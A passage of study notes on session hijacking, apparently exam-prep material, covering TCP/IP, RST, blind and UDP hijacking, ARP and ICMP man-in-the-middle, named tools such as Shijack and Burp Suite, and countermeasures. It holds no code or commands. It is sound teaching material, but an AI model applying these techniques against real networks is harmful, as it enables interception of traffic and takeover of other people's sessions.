    - CSRF is "one-way" while an attacker can induce the victim to issue an HTTP request without retrieving response
        - XSS is "two-way" where response can read response and exfiltrate data to an external domain of the attacker's choosing.
- Read more on Cross-Site Scripting (XSS) and CSRF

Network Layer session hijacking attacks

- The goal is to intercept the packets transmitted between the client and the server.

TCP/IP Hijacking

- Uses spoofed packets to hijacks the connection and redirecting victims traffic to own computer.
- Requires knowledge of IP addresses communicating with each other
- Runs on layer 3 as IP address is a layer 3 (network level) address
- 📝 Requires guessing the SEQ (sequence number) that increases by 1
    - 

    - ❗ Very hard
- Alternatively man-in-the-middle attack is used.

    1. Discover two PCs communicating with each other
    2. DoS one
    3. Redirect the traffic to own computer.
- Tools
    - `Shijack` is most common tool.
    - `hunt`

IP address spoofing using source routing

- Sending forged packets server to how to route packets using spoofed victim IP.
- ▯ Source routing is a setting that's disabled and depreciated by many default servers.
- See Source routing | Bypassing IDS and Firewall

RST hijacking

- Also known as **TCP reset attack**
- Flow
    1. Attacker sends an authentic-looking reset (RST) to victim using servers IP address
    2. Attacker predicts the acknowledgment number (ACK).
    3. If the acknowledgment number is correct, victims connection with server is terminated.
        - A vulnerability of 3-way handshake
- Tools
    - **Colasoft's Packet Builder**: packet crafting tool
    - **tcpdump**: TCP/IP analysis tool

Blind hijacking

- Attacker can introduce injections but does not see the response.
- Can be use e.g. to send a command to change/reset a password

UDP hijacking

- Attacker creates and sends a forged reply to client by spoofing server IP.
- Prevents client to proceed its communication with the server.
- Easier than TCP/HTTP as no need to worry about sequence numbers or session cookies.
- Example use-cases
    - **UDP**: Control victims clock (using NTP UDP packet) to make a certificate/session invalid
    - **DNS**: Send a false response to DNS lookup to fool the victim into resolving a domain into a malicious IP address (does not work with HTTPs)

Network level MITM attack

- Changes the clients default gateway to reroute the sent packets to go through the attacker.
- Done by either
    - **ARP spoofing**
        - Through altering IP address to MAC mapping table (ARP)
    - **Forged Internet Control Message Protocol (ICMP)**

        - ICMP is an extension of IP to send error messages
        - Attacker sends error messages indicating indicate problems in processing packets through the original connection.
            - Fools the server and client into routing through its path instead.

Session hijacking tools

- ZAP (OWASP Zed Attack Proxy)
    - Web application vulnerability scanner.
    - Free and open-source
- Burp Suite
    - Web vulnerability scanner and manual tools to inspect and modify traffic
    - Burp Proxy allows intercepting all requests and responses

Session hijacking countermeasures

- Encrypt using e.g. HTTPs / IPSec / VPNs
- Long and random session cookies to prevent guessing
- Automatic log off if a session ends in use
- Regenerate the session key after authentication is complete.